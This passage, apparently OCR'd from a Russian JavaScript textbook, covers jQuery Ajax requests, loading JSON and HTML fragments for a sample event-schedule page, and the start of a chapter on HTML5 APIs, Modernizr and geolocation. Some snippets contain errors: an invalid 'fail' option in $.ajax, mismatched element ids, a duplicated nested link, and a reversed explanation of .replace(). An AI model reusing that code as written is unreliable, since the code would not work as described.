
2. Здесь устанавливается время ожидания Ajax-ответа, а именно две секунды.

3. Чтобы показать, что данные загружаются, на страницу добавляются новые элементы. Обычно, если запрос обрабатывается быстро, вы можете их даже не заметить, но в случае медленной загрузки они будут видны.

4. Если Ajax-запрос завершается неудачно, пользователю выводится сообщение об ошибке.

JAVASCRIPT c08/js/jq-ajax.js

```
① $('nav a').on('click', function(e) {
    e.preventDefault();
    var url = this.href;                                  // URL-адрес для загрузки
    var $content = $('#content');                         // Кэшируем выборку

    $('nav a.current').removeClass('current');            // Обновляем ссылки
    $(this).addClass('current');
    $('#container').remove();                             // Удаляем контент

    $.ajax({
      type: "POST",                                       // GET или POST
      url: url,                                           // Путь к файлу
②     timeout: 2000,                                      // Время ожидания
      beforeSend: function() {                            // Перед Ajax-запросом
③       $content.append('<div id="load">Loading</div>');  // Сообщение о загрузке
      },
      complete: function() {                              // После завершения запроса
        $('#loading').remove();                           // Убираем сообщение
      },
      success: function(data) {                           // Выводим контент
        $content.html( $(data).find('#container') ).hide().fadeIn(400);
      },
      fail: function() {                                  // Выводим сообщение об ошибке
④       $('#panel').html('<div class="loading">Please try again soon.</div>');
      }
    });

  });
```


Finder Файл Правка Вид Переход Окно Справка
Вт 11:21 Михаил Райтман
file:///Users/mihailrajtman/Documents/08/example.html
МОЗГОВОЙ ШТУРМ
ГЛАВНАЯ СОБЫТИЯ ИГРУШКИ ПЛАН
Штурм произойдет в городах:
Москва, Россия
1 июля
Пекин, Китай
15 июля
Анкара, Турция
30 июля

ПРИМЕР
AJAX И JSON

В этом примере выводится информация о трех мероприятиях. Данные, которые будут использоваться, берутся из трех разных источников.

1) Места проведения мероприятий встроены в HTML-страницу, которая загружается. Пользователь щелкает мышью по одному из мероприятий в левой панели; при этом обновляется расписание в средней панели

Ссылки в левой панели имеют атрибут **id**, чье значение — двухбуквенный идентификатор, обозначающий город и страну, где проводится мероприятие:

```
<a id="tx" href="tx.html">... Пекин, Китай</a>
```

2) Расписания хранятся в объекте **JSON**. Он, в свою очередь, находится во внешнем файле, загружаемом после дерева DOM. Описание, по которому щелкают в средней панели, выводится справа.

Описания сеансов, взятые из HTML-файла, размещаются справа. Каждый сеанс хранится в отдельном элементе, а его название используется в качестве значения для атрибута **id** (пробелы заменяются дефисами).

```
<a href="descriptions.html#Взлом-цепи">
Взлом цепи</a>
```

3) Описания всех сеансов хранятся в одном HTML-файле. Для выбора каждого отдельного описания используется метод **.load()** из библиотеки jQuery (и селектор **#**, показанный на с. 396).

Описания сеансов, взятые из HTML-файла, размещаются справа. Каждый сеанс хранится в отдельном элементе, а его название используется в качестве значения для атрибута **id** (пробелы заменяются дефисами).

```
<div id="Взлом-цепи">
 <h3>Взлом цепи</h3>
 <p>Отправляйтесь в электрошатер...</p>
</div>
```

Поскольку ссылки то добавляются, то удаляются, мы используем делегирование событий.

ПРИМЕР

AJAX И JSON

В примере для демонстрации принципов работы с Ajax используются данные из трех разных источников.


В левой панели можно видеть три места проведения мероприятий. Они встроены в HTML-код страницы с расписанием. Каждое из них является ссылкой.

1. Щелчок по мероприятию загружает соответствующее расписание сеансов.

Расписания хранятся в файле с именем *example.json*, который загружается после дерева DOM.

2. Щелчок по сеансу загружает его описание. Описания хранятся в файле *descriptions.html*, который считывается при щелчке по заголовку сеанса.

Примечание. Данный пример может некорректно работать в ряде браузеров, например, в Firefox, из-за ошибки в работе с идентификаторами, значения которых содержат кириллицу.



ПРИМЕР
AJAX И JSON

HTML c08/example.html

```
<body>
 <header>
  <h1>МОЗГОВОЙ ШТУРМ</h1>
  <nav>
   <a href="jq-load.html">ГЛАВНАЯ</a>
   <a href="jq-load2.html">СОБЫТИЯ</a>
   <a href="jq-load3.html">ИГРУШКИ</a>
   <a href="example.html" class="current">ПЛАН</a>
  </nav>
 </header>

 <section id="content">
  <div id="container">
   <div class="third">
    <div id="event">
     <a id="ca" href="ca.html">
      <a id="ca" href="ca.html"><img src="img/map-ca.png" alt="Москва, Россия" />Москва, Россия</a>
<a id="tx" href="tx.html"><img src="img/map-tx.png" alt="Пекин, Китай" />Пекин, Китай</a>
<a id="ny" href="ny.html"><img src="img/map-ny.png" alt="Анкара, Турция" />Анкара, Турция</a>
</div>
    </div>
   </div>
   <div class="third">
    <div id="sessions">Выберите город</div>
   </div>
   <div class="third">
    <div id="details">Details</div>
   </div>
  </div><!-- #container -->
 </section><!-- #content -->

 <script src="js/jquery-1.11.0.min.js"></script>
 <script src="js/example.js"></script>
</body>
```

Здесь вы можете видеть HTML-страницу. Она содержит заголовок, за которым идут три столбца. Перед закрывающим тегом **</body>** находятся два сценария.

Левая панель: список мероприятий
Средняя панель: расписание сеансов
Правая панель: описание сеанса

ПРИМЕР
AJAX И JSON

cNN/data/example.json **JAVASCRIPT**

```
{
  "CA": [
    {
      "time": "09.00",
      "title": "3D-моделирование"
    },
    {
      "time": "10.00",
      "title": "Взлом цепи"
    },
    {
      "time": "11.30",
      "title": "Забавы с Arduino"
    }...
```

c08/descriptions.html **HTML**

```
<div id="3D-моделирование">
  <h3>3D-моделирование</h3>
  <p>Приходите посмотреть на то, как создаются 3D-модели...</p>
</div>
<div id="Взлом-цепи">
  <h3>Взлом цепи</h3>
  <p>Отправляйтесь в электрошатер, чтобы получить...</p>
</div>
<div id="Забавы-с-Arduino">
  <h3>Забавы с Arduino</h3>
  <p>Научитесь программировать и использовать Arduino...</p>
</div>
```

Во время работы сценария функция **loadTimetable()** загружает расписания для всех трех мероприятий, считывая содержимое в формате JSON из файла *example.json*. Полученные данные кэшируются в переменную с названием times.

Мероприятия обозначаются двухбуквенным кодом соответствующего государства. Пример данных в формате JSON и HTML-код, который из них генерируется, можно увидеть выше.

ПРИМЕР
AJAX И JSON

JAVASCRIPT c08/js/example.js

```
①$(function() {                                  // Когда дерево DOM готово

② var times;                                     // Объявляем глобальную переменную
   $.ajax({                                      // Setup request
    beforeSend: function(xhr){                   // Перед выполнением запроса
③    if (xhr.overrideMimeType) {                 // Если поддерживается
       xhr.overrideMimeType("application/json"); // Устанавливаем MIME для избегания ошибок
     }
    }
   });

                                                 // ФУНКЦИЯ, КОТОРАЯ СОБИРАЕТ ДАННЫЕ ИЗ JSON-ФАЙЛА
④ function loadTimetable() {                     // Объявляем функцию
    $.getJSON('data/example.json')               // Пробуем собрать JSON-данные
⑤   .done( function(data){                       // В случае успеха
      times = data;                              // Сохраняем их в переменную
⑥   }).fail( function() {                        // В случае проблемы: выводим сообщение
      $('#event').html('Sorry! We could not load the timetable at the moment');
    });
   }

⑦ loadTimetable();                               // Вызываем функцию
```

1. Сценарий, который выполняет всю работу, находится в файле *example.js*. Он запускается после загрузки дерева DOM.

2. Переменная **times** используется для хранения расписаний сеансов всех мероприятий.

3. Перед тем как будут запрошены данные в формате JSON, сценарий должен проверить, поддерживает ли браузер метод **overrideMimeType()**. С его помощью мы сигнализируем о том, что с ответом, полученным с сервера, нужно обращаться как с JSON. Этот метод может пригодиться в том случае, если из-за неправильных настроек сервер случайно приписывает своему ответу какой-то другой формат.

4. Дальше вы можете видеть функцию **loadTimetable()**, с помощью которой из файла *example.json* загружается информация о расписании.

5. Если данные о расписании загрузились успешно, они сохраняются в переменную с названием **times**.

6. Если загрузка оказалась неудачной, выводится сообщение об ошибке.

7. Затем вызывается функция **loadTimetable()** для загрузки данных.

ПРИМЕР

AJAX И JSON

c08/js/example.js

JAVASCRIPT

```
                                                    // ЩЕЛЧОК ПО МЕРОПРИЯТИЮ ЗАГРУЖАЕТ ПЛАН МЕРОПРИЯТИЯ
(1) $('#content').on('click', '#event a', function(e) {     // Пользователь щелкает по мероприятию

(2)   e.preventDefault();                                   // Останавливаем загрузку страницы
(3)   var loc = this.id.toUpperCase();                      // Получаем значение атрибута id

(4)   var newContent = '';                                  // Формируем таблицу с планом мероприятия
      for (var i = 0; i < times[loc].length; i++) {         // перебирая мероприятия
(5)     newContent += '<li><span class="time">' + times[loc][i].time + '</span>';
(6)     newContent += '<a href="descriptions.html#';
(7)     newContent += times[loc][i].title.replace(/ /g, '-') + '">';
(8)     newContent += times[loc][i].title + '</a></li>';
      }

(9)   $('#sessions').html('<ul>' + newContent + '</ul>');   // Выводим время на странице

(10)  $('#event a.current').removeClass('current');         // Обновляем выбранный элемент
      $(this).addClass('current');

(11)  $('#details').text('');                               // Очищаем третью колонку
    });
```

1. Вспомогательный метод-событие из состава jQuery ждет, когда пользователь щелкнет мышью по названию мероприятия. Этот метод загружает соответствующие расписание в средней колонке.

2. Метод **preventDefault()** предотвращает открытие страницы в результате щелчка по ссылке (вместо этого он выводит данные с помощью Ajax).

3. Чтобы сохранить место проведения мероприятия, создается переменная **loc**. Ей присваивается содержимое атрибута **id** той ссылки, по которой щелкнул пользователь.

4. HTML-код расписаний хранится в переменной с названием **newContent**, которой изначально присваивается пустая строка.

5. Время проведения каждого сеанса и его название хранятся внутри элемента **li**.

6. В расписание добавляется ссылка, с помощью которой будет загружаться описание. Она указывает на файл *descriptions.html*. В конце стоит символ **#**, который ссылается на нужную часть страницы.

7. После символа **#** добавляется название сеанса. Метод **.replace()** вставляет в название пробелы вместо дефисов, чтобы оно совпало со значением атрибута **id** для каждого сеанса в файле *descriptions.html*.

8. Внутри ссылки можно видеть название сеанса.

9. Новые данные добавляются в среднюю колонку.

10. Чтобы показать, какая из ссылок является текущей, обновляются их атрибуты **class**.

11. Если в третьей колонке что-то хранилось, ее содержимое очищается.

ПРИМЕР

AJAX И JSON

JAVASCRIPT c08/js/example.js

```
// ЩЕЛЧОК ПО МЕРОПРИЯТИЮ ЗАГРУЖАЕТ ЕГО ПЛАН
(1) $('#content').on('click', '#sessions li a', function(e) {      // Щелчок по мероприятию
(2)   e.preventDefault();                                          // Останавливаем загрузку
(3)   var fragment = this.href;                                    // Заголовок в href

(4)   fragment = fragment.replace('#', ' #');                      // Добавляем пробел перед #
(5)   $('#details').load(fragment);                                // Чтобы загрузить данные

(6)   $('#sessions a.current').removeClass('current');             // Обновляем выбранный план мероприятия
      $(this).addClass('current');
    });

                                                                   // ЩЕЛЧОК ПО ПЕРВИЧНОЙ НАВИГАЦИИ
    $('nav a').on('click', function(e) {                           // Щелчок по nav
      e.preventDefault();                                          // Останавливаем загрузку
      var url = this.href;                                         // Получаем URL для загрузки

(7)   $('nav a.current').removeClass('current');                   // Обновляем nav
      $(this).addClass('current');

      $('#container').remove();                                    // Удаляем прежнее содержимое
      $('#content').load(url + ' #container').hide().fadeIn('slow');  // Добавляем новое содержимое
    });

  });
```

1. Подготавливается еще один вспомогательный метод-событие, который будет реагировать на щелчок по сеансу в средней колонке, загружая его описание.

2. Функция **preventDefault()** предотвращает загрузку страницы.

3. Создается переменная **fragment** для хранения адреса сеанса — он берется из атрибута **href** той ссылки, по которой щелкнули.

4. Перед символом **#** добавляется пробел для соответствия формату метода **load()** из jQuery, который извлекает часть HTML-страницы — например, **description.html #забавы-с-Arduino**.

5. Для поиска элемента, чей атрибут **id** совпадает со значением **details** из третьей колонки, используется селектор jQuery. Затем метод **.load()** загружает в этот элемент описание сеанса.

6. Обновляются ссылки, чтобы выделить соответствующий сеанс в средней колонке.

7. Подготавливается главное меню (см. с. 397).

ОБЗОР

AJAX И JSON

- Под Ajax понимают набор технологий, которые позволяют обновлять страницу частично, без ее полной перезагрузки.
- Вы можете встраивать в свои страницы данные в форматах HTML, XML или JSON (последний становится все более популярным).
- Чтобы загрузить JSON с другого домена, вы можете использовать технологию JSONP, но код для этого должен браться из доверенного источника.
- jQuery содержит методы, которые упрощают использование Ajax.
- Метод **.load()** — это простейший способ загрузки HTML-кода и частичного обновления страницы.
- **.ajax()** — более мощный и сложный метод (есть также несколько методов-сокращений).
- Вам стоит подумать о том, как будет работать сайт в условиях отключенного JavaScript или невозможности получить данные с сервера.

Глава 9

API-интерфейсы

Пользовательские интерфейсы позволяют людям взаимодействовать с программами. Интерфейсы программирования приложений (API-интерфейсы) позволяют программам (в том числе и сценариям) взаимодействовать друг с другом.

Браузеры, сценарии, сайты и другие приложения открывают доступ к некоторым из своих функций, чтобы разработчики могли их использовать. Вот несколько примеров.

БРАУЗЕРЫ

Дерево DOM — это API-интерфейс. Оно позволяет сценариям, загруженным в браузере, читать и обновлять содержимое веб-страницы. В этой главе вы познакомитесь с некоторыми API-интерфейсами языка JavaScript из состава HTML5, предоставляющими доступ к другим возможностям браузера.

СЦЕНАРИИ

jQuery — это JavaScript-файл с API-интерфейсом. Он позволяет выбирать элементы и работать с ними посредством встроенных в него методов. Это всего лишь один из многих сценариев, с помощью которых можно выполнять множество сложных задач.

ПЛАТФОРМЫ

Такие сайты, как Facebook, Google и Twitter, открывают свои платформы, чтобы вы могли читать и обновлять хранящиеся в них данные (с помощью других сайтов или приложений). В этой главе вы увидите, как компания Google позволяет размещать свои карты на сторонних страницах.

Вас не должно интересовать, *как* работают другие сценарии или программы; вам нужно знать только, что они делают, как их заставить это делать и как обрабатывать их ответы. В главе 9 вы узнаете о том, как описываются API-интерфейсы.


МОЗГОВОЙ ШТУРМ
Сообщите своим друзьям о мероприятии "Мозговой штурм"!
Получатель:
Андрей
Сообщение:
Поговори со мной, пожалуйста!
отправить
Добро пожаловать!
Мозговой Штурм
время тренировки
АНДРЕЙ
Поговори со мной, пожалуйста!

ВЗАИМОДЕЙСТВИЕ С ВНЕШНИМ МИРОМ

Вам не обязательно знать, как работают сценарии или программы, если вы знаете, как их заставить сделать то, что вам нужно, и как потом обработать их ответы. Вопросы, которые вы можете задавать, и формат ответов на них в совокупности формируют API-интерфейс.

ЧТО УМЕЕТ API-ИНТЕРФЕЙС

Если вы можете обратиться к сценарию или программе, которые предоставляют нужную вам функциональность, вам стоит подумать о том, чтобы использовать их вместо написания чего-либо с нуля.

Поскольку сценарии, программы и платформы имеют разные возможности, вам в первую очередь необходимо понять, что именно позволяет делать их API-интерфейс. Например:

- API-интерфейсы DOM и jQuery позволяют читать и обновлять веб-страницу, загруженную в браузере, а также реагировать на события;
- API-интерфейсы Facebook, Google+ и Twitter позволяют читать и изменять учетные записи и публиковать сообщения в рамках своих платформ.

Имея представление о том, что позволяет делать API-интерфейс, вы можете решить, подходит ли он к вашей задаче.

КАК ПОЛУЧИТЬ К НЕМУ ДОСТУП

После этого вам следует узнать, как получить доступ к функциям API-интерфейса, который вы хотите использовать.

Возможности модели DOM являются частью браузера и встроены в интерпретатор JavaScript.

В случае с jQuery вам необходимо подключить к своим страницам соответствующий сценарий, находящийся на вашем сервере или в сети CDN.

Facebook, Google+, Twitter и другие сайты предоставляют разные способы использования возможностей своих платформ через API-интерфейсы.

СИНТАКСИС

Наконец, вы должны уметь заставить API-интерфейс сделать что-нибудь и знать, в каком формате стоит ожидать ответ.

Если вы умеете вызывать функции, создавать объекты и обращаться к их свойствам и методам, вы сможете использовать любой API-интерфейс в JavaScript.

В этой главе вы познакомитесь с целым рядом API-интерфейсов, что даст вам фундамент для их дальнейшего изучения.

API-ИНТЕРФЕЙСЫ JAVASCRIPT ИЗ СОСТАВА HTML5

Для начала мы рассмотрим некоторые новые API-интерфейсы из состава HTML5. Помимо разметки в этой спецификации определен набор вызовов, которые описывают принцип взаимодействия с функциями браузера.

ДЛЯ ЧЕГО В HTML5 НУЖНЫ API-ИНТЕРФЕЙСЫ

По мере развития технологий эволюционируют и браузеры. Например, смартфоны имеют маленькие экраны и уступают современным настольным компьютерам в производительности; однако они имеют возможности, которые нечасто встречаются на больших ПК — например, поддержку акселерометров и спутниковой навигации.

В спецификации HTML5 появилась не только новая разметка, но и набор API-интерфейсов для JavaScript, которые предоставляют стандартный способ использования этих возможностей на любом устройстве, где они реализованы.

ЗА ЧТО ОНИ ОТВЕЧАЮТ

Каждый из API-интерфейсов, входящих в состав HTML5, отвечает за один или несколько объектов, реализуемых браузером, предоставляя определенный набор функций.

Например, API-интерфейс для геолокации описывает объект **geolocation**, который позволяет запрашивать у пользователей его местоположение, и два других объекта, предназначенных для обработки ответов браузера.

Существуют также API-интерфейсы, которые улучшают уже имеющиеся возможности. Например, интерфейс доступа к веб-хранилищу позволяет сохранять информацию внутри браузера, не полагаясь на cookie-файлы.

КАКИЕ ИЗ НИХ ВЫ ИЗУЧИТЕ

У нас не получится дать здесь исчерпывающую информацию обо всех API-интерфейсах, входящих в HTML5 (новым возможностям данной спецификации посвящены целые тома). Вы познакомитесь с тремя из них и увидите примеры того, как с ними работать.

Это должно позволить вам привыкнуть к API-интерфейсам HTML5, чтобы при необходимости вы могли самостоятельно продолжить их изучение. Вы также узнаете, как проверять наличие поддержки того или иного функционала в любых API-интерфейсах.

API-ИНТЕРФЕЙС	ОПИСАНИЕ	
geolocation	Позволяет узнать местоположение пользователя	с. 424
localStorage sessionStorage	Хранит информацию в браузере (даже после закрытия окна/вкладки) Хранит информацию в браузере, пока не закроется окно/вкладка	с. 426
history	Открывает доступ к истории посещений веб-страниц	с. 430

ОПРЕДЕЛЕНИЕ ВОЗМОЖНОСТЕЙ

При написании кода, который использует API-интерфейсы из состав HTML5 (или любые новые возможности браузера), вам, скорее всего, нужно будет предварительно убедиться в том, что браузер их поддерживает.

API-интерфейсы из состава HTML5 описывают объекты, с помощью которых браузер реализует новую функциональность. К примеру, скоро вы познакомитесь с объектом **geolocation**, который применяется для определения местоположения пользователя. Но этот объект реализован только в современных браузерах, потому, перед тем как его использовать, вам нужно проверить, поддерживается ли он.

По возможности используйте условные инструкции, чтобы проверить, поддерживает ли браузер тот или иной объект.

Если поддержка объекта присутствует, инструкция вернет **true** и выполнит свой первый блок. В противном случае запустится второй блок.


```
if (navigator.geolocation) {
  // Возвращает true, значит поддерживается
  // Запускает инструкции в этом блоке
} else {
  // Не поддерживается / отключен
  // Или же пользователь отклонил запрос
}
```

Вы, наверное, не удивитесь, если узнаете, что определение поддержки разных функций имеет некоторые проблемы с кроссбраузерностью.

Возьмем, к примеру, код, представленный выше. В Internet Explorer 9 была ошибка, которая при проверке наличия объекта **geolocation** могла привести к утечке памяти, что, в свою очередь, делало страницы более медленными.

К счастью, существует библиотека Modernizr, которая берет на себя решение всех проблем с кроссбраузерностью (что-то вроде jQuery для определения поддерживаемых функций). Это предпочтительный инструмент для проверки наличия в браузере тех или иных возможностей. Данный сценарий постоянно обновляется и улучшается с учетом последних обнаруженных проблем с совместимостью, чтобы надежней вас от них оградить.

MODERNIZR

Modernizr — это сценарий, который позволяет определить, поддерживает ли браузер отдельные возможности HTML, CSS и JavaScript. Он будет использоваться в примерах с API-интерфейсами из состава HTML5.

ГДЕ ВЗЯТЬ MODERNIZR

Для начала вам нужно загрузить сценарий с сайта **Modernizr.com**, где вы найдете:

- версию сценария для разработчиков — она не сжата и позволяет выбрать компоненты сценария;
- группу элементов управления (см. снимок внизу), которая позволяет выбрать интересующий вас функционал. Сделав это, вы сможете загрузить версию сценария, которая выполняет только *нужные вам* проверки. В реальных условиях не следует проверять наличие тех функций, что вы не используете, поскольку это может замедлить ваш сайт.


В наших примерах Modernizr размещается почти в самом конце страницы, прямо перед сценариями, где он используется. Но вы можете встретить его и в разделе заголовка HTML-страницы (если ее содержимое зависит от функций, наличие которых вы проверяете).

КАК РАБОТАЕТ MODERNIZR

Когда Modernizr подключается к странице, он добавляет объект **Modernizr**, проверяющий, поддерживает ли браузер обозначенные вами возможности. Каждая функция, которую вы хотите проверить, становится свойством объекта **Modernizr**. Все эти свойства имеют логические значения (**true** или **false**), которые говорят о наличии или отсутствии поддержки.

Вы можете использовать Modernizr в качестве условной инструкции: «Если свойство **Modernizr** возвращает **true**, запустить код в фигурных скобках».

```
if (Modernizr.geolocation) {
  // Геолокация поддерживается
}
```



СВОЙСТВА MODERNIZR

На снимке, представленном слева, показан ряд функций, поддержку которых проверяет Modernizr. Чтобы увидеть полный список свойств этого объекта, посетите страницу **modernizr.github.io/Modernizr/test/index.html**

API-ИНТЕРФЕЙС ГЕОЛОКАЦИИ: ПОИСК МЕСТОПОЛОЖЕНИЯ ПОЛЬЗОВАТЕЛЯ

Все больше сайтов предлагают дополнительный функционал пользователям, которые раскрывают свое местоположение. Эти сведения можно запросить с помощью геолокационного API-интерфейса.

ЧЕМ ЗАНИМАЕТСЯ API-ИНТЕРФЕЙС ГЕОЛОКАЦИИ

Браузеры, в которых реализован API-интерфейс геолокации, позволяют пользователям делиться сведениями о своем местоположении с сайтами. Данные предоставляются в виде широты и долготы. Браузер может узнать местоположение из нескольких источников — например, по IP-адресу, беспроводному сетевому подключению, сотовым вышкам или с помощью GPS-оборудования.

В некоторых устройствах API-интерфейс геолокации может выдать вместе с широтой и долготой дополнительную информацию. Мы сосредоточимся на этих функциях, поскольку они имеют самую большую поддержку. Узнав, как с ними работать, вы сможете использовать и другие функции.

